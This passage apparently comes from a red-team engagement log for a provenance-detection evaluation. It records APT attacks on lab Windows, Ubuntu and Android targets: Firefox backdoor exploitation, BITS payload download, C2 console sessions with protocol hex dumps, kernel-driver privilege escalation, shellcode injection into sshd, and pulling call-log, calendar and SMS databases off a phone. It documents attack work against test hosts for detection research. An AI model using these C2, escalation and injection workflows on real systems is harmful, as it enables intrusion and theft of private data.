HT79S1A06684    device

16:44
[user@ta1-clearscope-translate ~]$ adb install barephone-instr.apk

Tried to run the test but install took too long and ran out of time.  Contacted BBN to check it.
(6:06:29 PM) tchristo@tc.bbn.com: The ch04 phone is stuck in 'landscape' on the display and is
completely unresponsive to touch
(6:06:54 PM) tchristo@tc.bbn.com: I pressed the power and volume keys a few times each and got no
feedback from the device
```

7.5 16:09 -- TA1 ClearScope 1 -- BarePhone Micro APT (Failed)

Intended to run the Barephone app to launch Micro APT; however, the APK installation did not finish in over an hour. We contacted BBN to take a look at the phones. They saw that the phones were still publishing, but it was obvious to us that something was wrong. We were unable to run our attack.

7.5.1 Targets

- ta1-clearscope-1 128.55.12.54 Android 8

7.5.2 Capabilities

- BarePhone
- Micro APT

7.6 20:32 -- TA1 THEIA 3 -- Benign Activity (BinFmt-Elevate Setup)

Setup the BinFmt Elevate driver on THEIA 3 after engagement hours in preparation for an attack later in the week. This is considered benign activity.

7.6.1 Targets

- ta1-theia-3 128.55.12.119 Ubuntu 12.04

7.6.2 Capabilities

- BinFmt-Elevate Driver

7.6.3 Benign Activity Setup

```
20:31
kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ scp load_helper_theia.ko admin@128.55.12.119:.
The authenticity of host '128.55.12.119 (128.55.12.119)' can't be established.
ECDSA key fingerprint is 2d:81:fb:53:3e:7f:a6:20:f9:77:06:b0:df:95:7a:6b.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.119' (ECDSA) to the list of known hosts.
admin@128.55.12.119's password:
load_helper_theia.ko                                          100%  175KB 175.5KB/s   00:00
kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ scp read_scan_theia.ko admin@128.55.12.119:.
admin@128.55.12.119's password:
read_scan_theia.ko                                            100%  176KB 175.8KB/s   00:00

20:32
kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ ssh admin@128.55.12.119
admin@128.55.12.119's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.5.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
```

```
 System information as of Wed May 15 00:32:18 Local time zone must be set--see zic manual page 2019

 System load:  0.05              Processes:          176
 Usage of /:   14.6% of 115.37GB   Users logged in:    1
 Memory usage: 10%               IP address for eth0: 10.0.6.69
 Swap usage:   0%                IP address for eth1: 128.55.12.119

 Graph this data and manage this system at:
   https://landscape.canonical.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your current Hardware Enablement Stack (HWE) is no longer supported
since 2014-08-07.  Security updates for critical parts (kernel
and graphics stack) of your system are no longer available.

For more information, please see:
http://wiki.ubuntu.com/1204_HWE_EOL

There is a graphics stack installed on this system. An upgrade to a
supported (or longer supported) configuration will become available
on 2014-07-16 and can be invoked by running 'update-manager' in the
Dash.


Last login: Wed May 15 00:31:54 2019 from ta1-marple-2-dp
admin@ta1-theia-target-3:~$ ls
Desktop  Music  Templates  docs           files          hosts          load_helper_theia.ko  nodeexporter  out857  out912          test
Documents  Pictures  Videos  dot_mozilla_pre_e5  glx_alsa_675.ko  hsperfdata_darpa  minion          out20   out864  passwd          work
Downloads  Public  backup  examples.desktop  grains         jna-95354950   monoxide        out249  out892  read_scan_theia.ko
admin@ta1-theia-target-3:~$ mv load_helper_theia.ko load_helper.ko
admin@ta1-theia-target-3:~$ mv read_scan_theia.ko read_scan.ko
admin@ta1-theia-target-3:~$ sudo insmod ./load_helper.ko
[sudo] password for admin:
Sorry, try again.
[sudo] password for admin:
admin@ta1-theia-target-3:~$ sudo insmod ./read_scan.ko
admin@ta1-theia-target-3:~$ lsmod
Module                  Size  Used by
read_scan              12510  0
load_helper            12516  0
floppy                 69407  0
mac_hid                13206  0

20:34
Ran elevate jenkins job to install glx_alsa_675.ko on ta1-theia-target-3
```

8 05/15/2019 – New Elevate, Inject, and Android Apps

8.1 Schedule

10:22	TA1 ClearScope 1	Benign Activity (Screencap APK, Failed)
13:15	TA1 FiveDirections 2	Firefox BITS Micro APT
14:14	TA1 ClearScope 2	Barephone Micro APT (Failed)
14:48	TA1 THEIA 1	Firefox Drakon APT BinFmt-Elevate Inject
15:39	TA1 ClearScope 2	Appstarter APK Micro APT

8.2 Setup

- [eth0:1100] 77.138.117.150:80 -> 128.55.12.167:8100 cs2: micro c2
- [eth0:1106] 153.4.41.7:80 -> 128.55.12.167:8106 theia1: www.nhra.com
- [eth0:1107] 189.141.204.211:80 -> 128.55.12.167:8107 theia1: sc server
- [eth0:1108] 208.203.20.42:80 -> 128.55.12.167:8108 theia1: oc2
- [eth0:1110] 170.32.78.39:80 -> 128.55.12.167:8110 5d: bits oc2
- [eth0:1111] 215.237.119.171:80 -> 128.55.12.167:8111 5d: serve (bits)
- [eth0:1112] 68.149.51.179:80 -> 128.55.12.167:8112 5d: thttpd (bits micro)
- [eth0:1113] 113.165.213.253:80 -> 128.55.12.167:8113 5d: micro c2
- [eth0:1114] 49.8.46.240:80 -> 128.55.12.167:8114 cs: webserver
- [eth0:1115] 42.183.7.162:80 -> 128.55.12.167:8115 cs: sc server
- [eth0:1116] 133.39.25.45:80 -> 128.55.12.167:8116 cs: oc2
- [eth0:1117] 98.23.182.25:80 -> 128.55.12.167:8117 cadets: sc serve
- [eth0:1118] 4.21.51.250:80 -> 128.55.12.167:8118 cadets: oc2

vyatta@internet:~$ ping www.nintendo.com
PING www.nintendo.com (192.195.204.26) 56(84) bytes of data

vbash-4.1# iptables --table nat --list
Chain PREROUTING (policy ACCEPT)
target prot opt source destination
DNAT tcp -- anywhere www.nintendo.com multiport dports www,http-alt to:128.55.12.1:3128
DNAT tcp -- anywhere www.nhra.com multiport dports www,http-alt to:128.55.12.1:3128
DNAT tcp -- anywhere www.yale.edu multiport dports www,http-alt to:128.55.12.1:3128
DNAT tcp -- anywhere 192.196.28.222 multiport dports www,http-alt to:128.55.12.1:3128
DNAT tcp -- anywhere www.usdoj.gov multiport dports www,http-alt to:128.55.12.1:3128
DNAT tcp -- anywhere 64.236.91.22 multiport dports www,http-alt to:128.55.12.1:3128.

8.3 10:22 -- TA1 ClearScope 1 -- Benign Activity (Screencap APK, Failed)

Tried to install the benign Screencap APK to verify that the phones were working after we reached out to BBN. Found that they were still in an unusable state. BBN checked on the phones later in the day. They

found that ch04 was stuck in landscape mode and completely unresponsive to touch and had been since before our failed test on the previous day as the time on the phone was frozen at 3:55PM. It did not respond to the power or volume keys. They reached out to ClearScope to fix the phone, but we were unable to run the test at this time.

8.3.1 Targets

- ta1-clearscope-translate 128.55.12.54 Android 8

8.3.2 Capabilities

- Screencap APK (Benign, Failed)

8.3.3 Benign Activity Setup

```
10:22
admin@ta51-bg-gen:~/apk$ scp screencap-instr.apk user@128.55.12.54:.
The authenticity of host '128.55.12.54 (128.55.12.54)' can't be established.
ECDSA key fingerprint is SHA256:IW9lmb1xHtgkZoFS2Al47jLKiVuXu9qnY37PzM6CO40.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.54' (ECDSA) to the list of known hosts.
user@128.55.12.54's password:
screencap-instr.apk                                   100%   35KB
35.4KB/s   00:00

10:23
admin@ta51-bg-gen:~/apk$ ssh user@128.55.12.54
user@128.55.12.54's password:

10:54
admin@ta51-bg-gen:~/apk$ scp screencap-instr.apk user@128.55.12.114:.
The authenticity of host '128.55.12.114 (128.55.12.114)' can't be established.
ECDSA key fingerprint is SHA256:IW9lmb1xHtgkZoFS2Al47jLKiVuXu9qnY37PzM6CO40.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.114' (ECDSA) to the list of known hosts.
user@128.55.12.114's password:
screencap-instr.apk                                   100%   35KB
35.4KB/s   00:00
admin@ta51-bg-gen:~/apk$ ssh user@128.55.12.114
user@128.55.12.114's password:
[user@ta1-clearscope-translate-test ~]$
```

8.3.4 Event Log

Cannot run attacks against any clearscope phones right now. Did BBN verify the phones were usable last night when we reported having issues or only check the publishing rates?
Cannot run attacks on THEIA or ClearScope this morning.

8.4 13:15 -- FiveDirections 2 -- Firefox BITS Micro APT

Benign activity ran for most of the morning while the tools were being setup for the day. The activity was modified so the hosts would open Firefox and browse to http://215.237.119.171/config.html. The simulated host then entered URL for BITS Micro APT as http://68.149.51.179/ctfhost2.exe. We used the exploited Firefox backdoor to initiate download of ctfhost2.exe via the Background Intelligent Transfer Service (BITS). Our server indicated the file was successfully downloaded using the BITS protocol, and soon after Micro APT was executed on the target and connected out to 113.165.213.253:80 for C2. The attacker tried to elevate using a few different drivers, but it failed once again due to the computer having been restarted without disabling driver signature enforcement. BBN tried using BCDedit to permanently disable driver signing, but it did not seem to work during the engagement as the drivers failed to work unless driver signing was explicitly disabled during boot.

8.4.1 Targets

- ta1-fivedirections-2 128.55.12.56 Windows 10

8.4.2 Capabilities

- Firefox backdoor
- BITS protocol
- Micro APT

8.4.3 Event Log

```
13:15
VNC -> Firefox http://215.237.119.171/config.html
Bits tab
http://68.149.51.179/ctfhost2.exe
http://68.149.51.179/asdf_doesnt_exist_asdf

13:17
Click visit

C2 connection
root@kududyn-ProLiant-SL170s-G6:/e5/backup/20190506/projects/micro-apt# ./c2.py 8113
waiting for connection on port 8113
waiting for micro apt (ctrl+c to break from loop)
connection from (send quit to disconnect micro-apt) ('128.55.12.167', 35337)
sending: '\x08\x00\x00\x00\x00\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 00 00 00 00                         ........
received:
00000000: 29 00 00 00 01 00 00 00 00 00 00 00 11 00 00 00  ).............. 
00000010: 11 00 00 00 00 00 00 00 6F 73 3A 0A 3D 3D 3D 0A  ........os:.===.
00000020: 77 69 6E 2D 78 36 34 0A 00                       win-x64..
')\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x11\x00\x00\x00\x00\x00\x00\x00os:
\n===\nwin-x64\n\x00'
os:
===
win-x64

13:18
APT>aptinfo
sending: '\x08\x00\x00\x00\x00\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 00 00 00 00                         ........
received:
00000000: 29 00 00 00 01 00 00 00 00 00 00 00 11 00 00 00  ).............. 
00000010: 11 00 00 00 00 00 00 00 6F 73 3A 0A 3D 3D 3D 0A  ........os:.===.
00000020: 77 69 6E 2D 78 36 34 0A 00                       win-x64..
apt returned: os:
===
win-x64

13:20
APT>elevate \\.\sysmon
sending: '$\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x0b\x00\x00\x001\\\\.\\sysmon\x00'
(36 bytes)
00000000: 24 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00  $... ........... 
00000010: 01 00 00 00 0B 00 00 00 31 5C 5C 2E 5C 73 79 73  ........1\\.\sys
00000020: 6D 6F 6E 00                                      mon.
received:
00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00  ....!........... 
00000010: 04 00 00 00 00 00 00 00 FF FF FF FF              ............
apt returned: 4294967295

13:21
APT>whoami
sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 16 00 00 00                         ........
received:
00000000: 1E 00 00 00 17 00 00 00 00 00 00 00 06 00 00 00  ................
```

```
00000010: 06 00 00 00 00 00 00 00 61 64 6D 69 6E 00        ........admin.
apt returned: admin

APT>elevate \\\\.\\sysmon
sending: "'\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x0e\x00\x00\x001\\\\\\\\.\\\\sysmon\
x00" (39 byt
es)
00000000: 27 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00  '... ...........
00000010: 01 00 00 00 0E 00 00 00 31 5C 5C 5C 5C 2E 5C 5C  ........1\\\\.\\
00000020: 73 79 73 6D 6F 6E 00                             sysmon.
received:
00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00  ....!...........
00000010: 04 00 00 00 00 00 00 00 FF FF FF FF              ............
apt returned: 4294967295
APT>whoami
sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 16 00 00 00                          ........
received:
00000000: 1E 00 00 00 17 00 00 00 00 00 00 00 06 00 00 00  ................
00000010: 06 00 00 00 00 00 00 00 61 64 6D 69 6E 00        ........admin.
apt returned: admin

13:22
APT>elevate
sending: '\x19\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x000' (25 bytes)
00000000: 19 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00  .... ...........
00000010: 01 00 00 00 00 00 00 00 30                       ........0
received:
00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00  ....!...........
00000010: 04 00 00 00 00 00 00 00 FF FF FF FF              ............
apt returned: 4294967295
APT>whoami
sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 16 00 00 00                          ........
received:
00000000: 1E 00 00 00 17 00 00 00 00 00 00 00 06 00 00 00  ................
00000010: 06 00 00 00 00 00 00 00 61 64 6D 69 6E 00        ........admin.
apt returned: admin

13:23
APT>pwd
sending: '\x08\x00\x00\x00\x14\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 14 00 00 00                          ........
received:
00000000: 2C 00 00 00 15 00 00 00 00 00 00 00 14 00 00 00  ,...............
00000010: 14 00 00 00 00 00 00 00 43 3A 5C 57 49 4E 44 4F  ........C:\WINDO
00000020: 57 53 5C 73 79 73 74 65 6D 33 32 00              WS\system32.
apt returned: C:\WINDOWS\system32

APT>cd ..
sending:
'\x1b\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x03\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00
..\x00' (27 bytes)
00000000: 1B 00 00 00 12 00 00 00 00 00 00 00 03 00 00 00  ................
00000010: 03 00 00 00 00 00 00 00 2E 2E 00                 ...........
received:
00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0
APT>cd ..
sending:
'\x1b\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x03\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00
..\x00' (27 bytes)
00000000: 1B 00 00 00 12 00 00 00 00 00 00 00 03 00 00 00  ................
00000010: 03 00 00 00 00 00 00 00 2E 2E 00                 ...........
received:
00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0
```

```
APT>cd Users
sending:
'\x1e\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00
Users\x00' (30 bytes)
00000000: 1E 00 00 00 12 00 00 00 00 00 00 00 06 00 00 00  ................
00000010: 06 00 00 00 00 00 00 00 55 73 65 72 73 00        ........Users.
received:
00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0
APT>cd admin
sending:
'\x1e\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00
admin\x00' (30 bytes)
00000000: 1E 00 00 00 12 00 00 00 00 00 00 00 06 00 00 00  ................
00000010: 06 00 00 00 00 00 00 00 61 64 6D 69 6E 00        ........admin.
received:
00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00  ................
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0

13:24
APT>ls
sending: '\x08\x00\x00\x00\x18\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 18 00 00 00                          ........
received:
'w\x05\x00\x00\x19\x00\x00\x00\x00\x00\x00\x00_\x05\x00\x00_\x05\x00\x00\x00\x00\x00\x00.\n..\n.s
sh\n20190503_perfmon_win10
\n20190503_perfmon_win10.zip\n20190503_regmon_win10\n20190503_regmon_win10.'...'txt\n' (1399
bytes)
apt returned: .

13:25
APT>getfile hosts hosts
sending:
'\x1e\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00
hosts\x00' (30 bytes)
00000000: 1E 00 00 00 04 00 00 00 00 00 00 00 06 00 00 00  ................
00000010: 06 00 00 00 00 00 00 00 68 6F 73 74 73 00        ........hosts.
received:
'k\x06\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00S\x06\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00#
$FreeBSD$\n#\n# Host Database\
n#\n# This file should contain the addresses and aliases for local hosts tha'...'-dp\n' (1643
bytes)
MD5(hosts) = 59c7e17d2d1c8dbe1d211cda3e84fc1e

13:31
APT>screenshot
sending: '\x08\x00\x00\x00"\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 22 00 00 00                          ....".."..
received:
'\xfbx\x01\x00#\x00\x00\x00\x00\x00\x00\x00\xe3x\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x89PNG\r
\n\x1a\n\x00\x00\x00\rIHDR
\x00\x00\x04\x00\x00\x00\x03\x00\x08\x06\x00\x00\x00\xba\xba\x15\r\x00\x01x\xaaIDATx^cd``\xf8\xcf
0\nFC`4\x04FC`4\x04FC`4\x04FC`4\x04F
C`4\x04FC`4\x04FC`4\x04\x86u\x080\x8d\xc6\xefh\x08\x8c\x86\xc0h\x08\x8c\x86\xc0h'...'\xaeB`\x82'
(96507 bytes)
wrote 96483 bytes to screenshot.png

13:31
APT>getfile screenshot.png screenshot.png
sending:
"'\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x0f\x00\x00\x00\x0f\x00\x00\x00\x00\x00\x00\x00scr
eenshot.png\x00" (39 bytes)
00000000: 27 00 00 00 04 00 00 00 00 00 00 00 0F 00 00 00  '...............
00000010: 0F 00 00 00 00 00 00 00 73 63 72 65 65 6E 73 68  ........screensh
00000020: 6F 74 2E 70 6E 67 00                             ot.png.

No response?

13:34
```

```
^Cfinally
sending quit
sending: '\x08\x00\x00\x002\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 32 00 00 00                         ....2...
closing
```

8.5 14:14 -- ClearScope ch64 -- Barephone Micro APT (Failed)

In another attempt to get something to work on the ClearScope phones we reran the attack from the previous day after being assured that the phones had been fixed; however, the attack still failed as Micro APT never connected out to C2.

8.5.1 Targets

- ta1-clearscope-translate-test 128.55.12.114 Android 8

8.5.2 Capabilities

- Barephone APK
- Micro APT
    - Failed to connect out for C2

8.5.3 Benign Activity

```
14:14
[user@ta1-clearscope-translate-test ~]$ adb install screencap-instr.apk
Success

14:18
ADB remote control -> launch TA5 Screenshot
Click Capture Screenshot button
```

8.5.4 Benign Activity Setup

```
14:24
admin@ta51-bg-gen:~/apk$ scp barephone-instr.apk user@128.55.12.54:.
user@128.55.12.54's password:
barephone-instr.apk
100%  127KB 127.1KB/s   00:00

14:27
user@128.55.12.114's password:
barephone-instr.apk
100%  127KB 127.1KB/s   00:00

14:28
admin@ta51-bg-gen:~/apk$ ssh user@128.55.12.54
user@128.55.12.54's password:

14:30
[user@ta1-clearscope-translate ~]$ adb install barephone-instr.apk
adb: failed to install barephone-instr.apk: Failure [INSTALL_FAILED_VERSION_DOWNGRADE]
[user@ta1-clearscope-translate ~]$ adb install -r barephone-instr.apk
adb: failed to install barephone-instr.apk: Failure [INSTALL_FAILED_VERSION_DOWNGRADE]

14:34
[user@ta1-clearscope-translate ~]$ adb uninstall com.maxflame.barephone
Success
```

8.5.5 Event Log

```
14:35
[user@ta1-clearscope-translate ~]$ adb install -r barephone-instr.apk
Success

14:36
Remote control -> barephone launch
```

```
14:39
Enter IP address 77.138.117.150

14:41
Enter Port 80
Press Connect

14:42
App crashed
```

8.6 14:48 -- TA1 THEIA 1 -- Firefox Drakon APT BinFmt-Elevate Inject

Repeated the attack from TRACE against THEIA. During the attack, installed the elevate driver and another driver as benign activity. Exploit Firefox by browsing to www.nhra.com. This resulted in C2 connections to 189.141.204.211:80 and 208.203.20.42:80. The attacker used elevate to gain root privileges. The attacker got the processing listing, found the sshd process, and injected into it using a new process injection technique. The shellcode injected into the sshd process wrote a file, sshdlog, to disk.

8.6.1 Targets

- ta1-theia-target-1 128.55.12.110 Ubuntu 12.04

8.6.2 Capabilities

- Firefox backdoor
- Drakon APT
- BinFmt-Elevate
- Inject2

8.6.3 Event Log

```
14:48
Firefox -> www.nhra.com

C2 connection is almost unusable, long delays

root@kududyn-ProLiant-SL170s-G6:/e5/oc2_theia# date
Wed May 15 14:47:41 EDT 2019
root@kududyn-ProLiant-SL170s-G6:/e5/oc2_theia# python ocMain.py --http 8108
Must install flask to use snuggly, ignoring...
projects/build_drakon.sh
Default interface: 0.0.0.0
Listening for connections:
            0.0.0.0:8108  [HTTP]
MAIN>

[*] ################## New connection received ##################
[*] [linux] [x64] [N/A] [N/A]
[*] Initializing new linux console
[*] ################## NEW CONSOLE READY [L1] ####################

MAIN>list
        L1        128.55.12.167:55430 -->   128.55.12.167:8108  [HTTP]  Wed May 15 14:47:51 2019
active 44s
MAIN>con L1
L1>hostname
[*] ta1-theia-target-1

14:49
L1>getpid
[*] pid: 534051
L1>whoami
[*] uid: 1003 admin
```

```
14:50
L1>elevate shm
[*] Elevate current process
[*] elevate success
L1>whoami
[*] uid: 1003 admin
```

8.6.4 Benign Activity Setup

```
14:51
kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ scp read_scan_theia.ko
admin@128.55.12.110:./read_scan.ko
The authenticity of host '128.55.12.110 (128.55.12.110)' can't be established.
ECDSA key fingerprint is 2d:81:fb:53:3e:7f:a6:20:f9:77:06:b0:df:95:7a:6b.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.110' (ECDSA) to the list of known hosts.
admin@128.55.12.110's password:
read_scan_theia.ko
100%  176KB 175.8KB/s   00:00
kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ scp load_helper_theia.ko
admin@128.55.12.110:./load_helper.ko
admin@128.55.12.110's password:
load_helper_theia.ko
100%  175KB 175.5KB/s   00:00

14:53
kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ ssh admin@128.55.12.110
admin@128.55.12.110's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.5.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed May 15 18:53:32 Local time zone must be set--see zic manual page
2019

  System load:  0.56               Processes:           147
  Usage of /:   7.2% of 115.37GB   Users logged in:     1
  Memory usage: 16%                IP address for eth0: 10.0.6.60
  Swap usage:   0%                 IP address for eth1: 128.55.12.110

  Graph this data and manage this system at:
    https://landscape.canonical.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.



Your current Hardware Enablement Stack (HWE) is no longer supported
since 2014-08-07.  Security updates for critical parts (kernel
and graphics stack) of your system are no longer available.

For more information, please see:
http://wiki.ubuntu.com/1204_HWE_EOL

There is a graphics stack installed on this system. An upgrade to a
supported (or longer supported) configuration will become available
on 2014-07-16 and can be invoked by running 'update-manager' in the
Dash.


date-manager' in the
Dash.


Last login: Wed May 15 18:49:26 2019 from 128.55.12.122

14:54
admin@ta1-theia-target-1:~$ sudo insmod ./load_helper.ko
```

```
[sudo] password for admin:
admin@ta1-theia-target-1:~$ sudo insmod ./read_scan.ko
admin@ta1-theia-target-1:~$ lsmod
Module                  Size  Used by
read_scan              12510  0
load_helper            12516  0
```

8.6.5 Event Log (Cont)

```
14:54
L1>elevate shm
[*] Elevate current process
[*] elevate success
L1>whoami
[*] uid: 0 root

L1>ps
[*]  1162           1                 root                    (sshd)

14:58
L1>inject sc /e5/dist/sshd-linux-x64 1162
[*] inject success

15:00
L1>cd /var
L1>cd log
L1>ls
[*] sshdlog

15:06
MAIN>list
        L1        128.55.12.167:55430 -->   128.55.12.167:8108  [HTTP]  Wed May 15 14:47:51 2019
active 1076s

15:07
Left connection open overnight.

20190517 13:46
Checked drakon on theia, lost connection at some point (active time not correct)

MAIN>list
        L1        128.55.12.167:55430 -->   128.55.12.167:8108  [HTTP]  Wed May 15 14:47:51 2019
active 169132s
MAIN>con L1
L1>hostname
[-] Connection lost for console [L1]
```

8.7 15:39 -- TA1 ClearScope 2 -- Appstarter APK Micro APT Elevate

The user installed and ran the Appstarter APK, which loaded the Micro APT shared object. Micro APT connected out to 77.138.117.150:80 for C2. During the attack, used benign activity to install the elevate driver on the phone. Resumed the attack, using the driver for privilege escalation. Used new privileges to exfil files calllog.db, calendar.db, and mmssms.db. Took a screenshot, which had previously failed before elevate. Left the connection open overnight but found that it had been lost by Friday.

8.7.1 Targets

- ta1-clearscope-translate-test 128.55.12.114 Android 8

8.7.2 Capabilities

- Appstarter APK
- Micro APT
- Elevate Driver (sl.ko, Driver)

8.7.3 Event Log

```
15:39
admin@ta51-bg-gen:~/apk$ scp appstarter-instr.apk user@128.55.12.114:.
user@128.55.12.114's password:
appstarter-instr.apk
100%   83KB  82.8KB/s   00:00

15:47
[user@ta1-clearscope-translate-test ~]$ adb uninstall de.belu.appstarter
Success

15:49
[user@ta1-clearscope-translate-test ~]$ adb install appstarter-instr.apk
Success

15:51
root@kududyn-ProLiant-SL170s-G6:/e5/backup/20190506/projects/micro-apt# python c2.py 8100
waiting for connection on port 8100
waiting for micro apt (ctrl+c to break from loop)
connection from (send quit to disconnect micro-apt) ('128.55.12.167', 56340)
sending: '\x08\x00\x00\x00\x00\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 00 00 00 00                         ........
received:
00000000: 92 00 00 00 01 00 00 00 00 00 00 00 7A 00 00 00  ............z...
00000010: 7A 00 00 00 00 00 00 00 6F 73 3A 0A 3D 3D 3D 0A  z.......os:.===.
00000020: 2D 61 6E 64 72 6F 69 64 2D 61 72 6D 36 34 0A 75  -android-arm64.u
00000030: 6E 61 6D 65 3A 0A 3D 3D 3D 3D 3D 3D 0A 4C 69 6E  name:.======.Lin
00000040: 75 78 20 6C 6F 63 61 6C 68 6F 73 74 20 34 2E 34  ux localhost 4.4
00000050: 2E 38 38 2D 67 62 34 33 31 30 33 31 37 20 23 31  .88-gb4310317 #1
00000060: 20 53 4D 50 20 50 52 45 45 4D 50 54 20 54 68 75   SMP PREEMPT Thu
00000070: 20 41 70 72 20 34 20 31 37 3A 34 30 3A 32 34 20   Apr 4 17:40:24
00000080: 45 44 54 20 32 30 31 39 20 61 61 72 63 68 36 34  EDT 2019 aarch64
00000090: 0A 00                                           ..
'\x92\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00z\x00\x00\x00z\x00\x00\x00\x00\x00\x00\x00os:\n=
==\n-android-arm64\nuname:\n======\nLinux localhost 4.4.88-gb4310317 #1 SMP PREEMPT Thu Apr 4
17:40:24 EDT 2019 aarch64\n\x00'
os:
===
-android-arm64
uname:
======
Linux localhost 4.4.88-gb4310317 #1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019 aarch64

APT>

15:52
APT>whoami
sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 16 00 00 00                         ........
received:
00000000: 2D 00 00 00 17 00 00 00 00 00 00 00 15 00 00 00  -...............
00000010: 15 00 00 00 00 00 00 00 75 69 64 3A 31 30 31 31  ........uid:1011
00000020: 37 20 65 75 69 64 3A 31 30 31 31 37 00           7 euid:10117.
apt returned: uid:10117 euid:10117

APT>pwd
sending: '\x08\x00\x00\x00\x14\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 14 00 00 00                         ........
received:
00000000: 1A 00 00 00 15 00 00 00 00 00 00 00 02 00 00 00  ................
00000010: 02 00 00 00 00 00 00 00 2F 00                    ......../.
apt returned: /

15:53
APT>aptinfo
sending: '\x08\x00\x00\x00\x00\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 00 00 00 00                         ........
received:
00000000: 92 00 00 00 01 00 00 00 00 00 00 00 7A 00 00 00  ............z...
00000010: 7A 00 00 00 00 00 00 00 6F 73 3A 0A 3D 3D 3D 0A  z.......os:.===.
```

```
00000020: 2D 61 6E 64 72 6F 69 64 2D 61 72 6D 36 34 0A 75  -android-arm64.u
00000030: 6E 61 6D 65 3A 0A 3D 3D 3D 3D 3D 3D 0A 4C 69 6E  name:.======.Lin
00000040: 75 78 20 6C 6F 63 61 6C 68 6F 73 74 20 34 2E 34  ux localhost 4.4
00000050: 2E 38 38 2D 67 62 34 33 31 30 33 31 37 20 23 31  .88-gb4310317 #1
00000060: 20 53 4D 50 20 50 52 45 45 4D 50 54 20 54 68 75   SMP PREEMPT Thu
00000070: 20 41 70 72 20 34 20 31 37 3A 34 30 3A 32 34 20   Apr 4 17:40:24
00000080: 45 44 54 20 32 30 31 39 20 61 61 72 63 68 36 34  EDT 2019 aarch64
00000090: 0A 00                                            ..
apt returned: os:
===
-android-arm64
uname:
======
Linux localhost 4.4.88-gb4310317 #1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019 aarch64

APT>screenshot
sending: '\x08\x00\x00\x00"\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 22 00 00 00                          ...."...
received:
00000000: 18 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00  ....#...........
00000010: 00 00 00 00 00 00 00 00                          ........
wrote 0 bytes to screenshot.png
```

8.7.4 Benign Activity Setup

```
15:58
admin@ta51-bg-gen:~/apk$ scp sl* user@128.55.12.114:.
user@128.55.12.114's password:
sl
100%   18KB  17.6KB/s   00:00
sl.ko
100%   10KB   9.9KB/s   00:00

16:00
